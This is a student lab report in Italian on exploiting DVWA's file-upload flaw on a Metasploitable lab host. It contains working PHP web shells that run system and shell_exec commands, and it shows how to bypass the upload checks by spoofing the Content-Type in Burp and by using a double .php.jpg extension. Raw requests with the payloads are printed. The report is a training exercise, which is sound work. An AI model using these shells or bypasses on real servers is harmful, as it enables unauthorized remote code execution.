

W13D1 – Pratica

Epic Education Srl

Exploit file upload

(target Metasploitable)

Simone Giordano

2/10/2025



Contatti:

Tel: 3280063044

Email: mynameisimone@gmail.com

Linkedin: <https://www.linkedin.com/in/simone-giordano-91290652/>

Sommario

Sintesi esecutiva	3
Perimetro	3
Panoramica delle vulnerabilità	3
Exploit File Upload Metasploitable (livello di sicurezza “low”).....	4
Codice PHP	4
Risultato del caricamento	5
Risultati delle varie richieste e intercettazioni tramite Burpsuite	6
Eventuali altre scoperte	7
Pratica extra	7
Exploit File Upload Metasploitable (livello di sicurezza “medium”)	7
Exploit File Upload Metasploitable (livello di sicurezza “high”).....	10

Sintesi esecutiva

La gravità delle vulnerabilità presenti nella DVWA varia in base al livello di sicurezza configurato.

Livello di sicurezza “low”

Consente il caricamento di qualsiasi file, inclusi file contenenti codice malevolo che possono portare all'esecuzione di comandi sul server.

Livello di sicurezza “medium”

Blocca i file che non risultano essere immagini, ma è possibile aggirare questo controllo intercettando e modificando la richiesta HTTP del client (ad esempio tramite Burp Suite) in modo da far sembrare che si stia caricando un file immagine (.jpeg) mentre in realtà si sta inviando un file diverso (ad es. file.php con codice malevolo).

Livello di sicurezza “high”

Impedisce il caricamento di file non immagine anche in presenza di richieste modificate come nel livello “Medium”. Tuttavia, se il file viene rinominato aggiungendo una falsa estensione (ossia “mascherato”), può ancora essere possibile caricarlo ed eseguire il codice malevolo.

Perimetro

Host Information

Netbios Name: METASPLOITABLE

IP: 192.168.50.101

MAC Address: 08:00:27:E4:29:4E

OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04esto.

Web Application: DVWA (Damn Vulnerable Web Application)

Panoramica delle vulnerabilità

Upload di file non sicuro / Controlli insufficienti sui file

Descrizione: possibilità di caricare file con contenuto o estensioni malevoli che il server tratta in modo pericoloso.

Impatto: Remote Code Execution (RCE), disclosure di dati, escalation privilegi.

Gravità: High/Critical.

Path: http://192.168.50.101/dvwa/

Exploit File Upload Metasploitable (livello di sicurezza “low”)

Le credenziali di accesso a DVWA vengono inviate nella richiesta POST.

The screenshot shows the Burp Suite interface on the left and the DVWA login page on the right. In Burp Suite, the 'Request' tab is selected, showing a POST request to `http://192.168.50.101/dvwa/login.php`. The request body is `username=admin&password=password&login=login`. The 'Inspector' tab shows the request headers, including `Content-Type: application/x-www-form-urlencoded`. The DVWA login page on the right shows the 'Username' field with 'admin' and a 'Password' field. A red arrow points from the `login=login` parameter in the Burp Suite request to the 'Login' button on the DVWA page.

Codice PHP

Scrivo una semplice shell in php.


```
1 <?php
2
3 if (isset($_GET['cmd'])) {
4     echo "<pre>";
5     system($_GET['cmd']);
6     echo "</pre>";
7 }
8 ?>
9
```

La richiesta per l'upload è una richiesta POST.


The screenshot shows the Burp Suite interface on the left and the DVWA File Upload page on the right. In Burp Suite, the 'Request' tab is selected, showing a POST request to `http://192.168.50.101/dvwa/vulnerabilities/upload/`. The request body is `boundary=...WebkitFormBoundaryITTLivVOWpmbkH`. The DVWA File Upload page on the right shows the 'Choose an image to upload:' section with 'Choose-File' and 'shell.php' buttons. A red arrow points from the 'shell.php' button to the 'Upload' button.

Risultato del caricamento

La shell è stata caricata correttamente.





Provo a connettermi al path senza successo perché la shell si aspetta il parametro **cmd** nella GET




Risultati delle varie richieste e intercettazioni tramite Burp Suite

Una volta inserito il parametro cmd (<http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls>) avremo evidenza che la shell sia stata caricata correttamente, quindi che il comando ls mostri appunto i file presenti in quella cartella.




Per curiosità ho eseguito anche il comando `cat shell.php` per leggere il contenuto della shell caricata sul server vulnerabile tramite client.



Eventuali altre scoperte

Nella stessa cartella in cui abbiamo caricato la shell è presente anche il file **dvwa_email.png**.




Una volta aperto al suo interno è presente un indirizzo email.




Pratica extra

Exploit File Upload Metasploitable (livello di sicurezza “medium”)

Livello di sicurezza impostato su “medium”.




Ho eliminato la shell caricata in precedenza con il comando **rm shell.php**.




Mi sono accortato che la shell non fosse più sul server.




Ho provato a fare nuovamente l'upload della shell, questa volta con esito negativo.




Ho provato quindi a intercettare la POST.





Dal messaggio della risposta **"Your image was not uploaded"** Si evince che l'app si aspettava un'immagine e non un file **".php"**, come indicato nella richiesta **Content-Type: application/x-php**.



Tramite **Repeater**, modificando la richiesta in *Content-Type*: **image/jpeg**, sarà possibile portare a termine l'upload del file shell.php.



La shell comparirà di nuovo sul server e sarà perfettamente funzionante.



Exploit File Upload Metasploitable (livello di sicurezza “high”)

Livello di sicurezza impostato su “high”.

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

Submit

Ho provato a fare l’upload della shell senza successo.

Vulnerability: File Upload

Choose an image to upload:

Choose File

shell2.php

Upload

Your image was not uploaded.

More info

Ho provato la stessa procedura del livello “medum” ma l’upload del file fallisce.

Request

Pretty

Raw

Hex

```
1 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryABY1TqsEcBjpk7w4
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
6 Accept-Encoding: gzip, deflate, br
7 Cookie: security=high; PHPSESSID=d1cc24639d88ef674db6dd5dc6af173c
8 WWW-AUTH: K&F&R:R&I&V&E
9 -----WebKitFormBoundaryABY1TqsEcBjpk7w4
10 Content-Disposition: form-data; name="MAX_FILE_SIZE"
11 100000
12 -----WebKitFormBoundaryABY1TqsEcBjpk7w4
13 Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
14 Content-Type: image/jpeg
15
16 <?php
17 if (!empty($_POST['cmd'])) {
18     $cmd = shell_exec($_POST['cmd']);
19 }
20 ?>
21 <!DOCTYPE html>
22 <html lang="en">
23 <head>
```

Response

Pretty

Raw

Hex

Render

```
25 <form enctype="multipart/form-data" action="#" method="POST" />
26 <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
27 Choose an image to upload:
28 <br />
29 <input name="uploaded" type="file" />
30 <br />
31 <input type="submit" name="Upload" value="Upload" />
32 </form>
33 <pre>
34 Your image was not uploaded.
35 </pre>
36
37 </div>
38 <div>
39 More info
40 </div>
41 <ul>
42 <li>
43 <a href="http://hiderefer.com/http://www.ovasp.org/index.php/Un
44 _blank"
45 http://www.ovasp.org/index.php/Unrestricted_File_Upload
46 </a>
47 </li>
48 </ul>
```

Ho provato a rinominare il file come **shell2.php.jpg** per ingannare il sistema e fargli credere che si tratta di un file con immagini ma in realtà, essenzialmente, rimane un file php.

L’upload quindi avviene con successo!

Request

Pretty

Raw

Hex

```
1 Host: 192.168.50.101
2 Content-Length: 2748
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Origin: http://192.168.50.101
6 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryABY1TqsEcBjpk7w4
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: security=high; PHPSESSID=d1cc24639d88ef674db6dd5dc6af173c
13 WWW-AUTH: K&F&R:R&I&V&E
14 -----WebKitFormBoundaryABY1TqsEcBjpk7w4
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16 100000
17 -----WebKitFormBoundaryABY1TqsEcBjpk7w4
18 Content-Disposition: form-data; name="uploaded"; filename="shell2.php.jpg"
19 Content-Type: image/jpeg
20
21 <?php
22 if (!empty($_POST['cmd'])) {
23     $cmd = shell_exec($_POST['cmd']);
24 }
25 ?>
26 <!DOCTYPE html>
27 <html lang="en">
```

Response

Pretty

Raw

Hex

Render

```
44 </ul>
45 </div>
46 </div>
47 <div id="main_body">
48
49 <div class="body_padded">
50 <div>
51 Vulnerability: File Upload
52 </div>
53 <div class="vulnerable_code_area">
54 <form enctype="multipart/form-data" action="#" method="POST" />
55 <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
56 Choose an image to upload:
57 <br />
58 <input name="uploaded" type="file" />
59 <br />
60 <input type="submit" name="Upload" value="Upload" />
61 </form>
62 <pre>
63 ../../hackable/uploads/shell2.php: successfully uploaded!
64 </pre>
65 </div>
```

Questa volta si tratta di una shell leggermente più complessa, trovata sul Web, con una semplice interfaccia grafica.

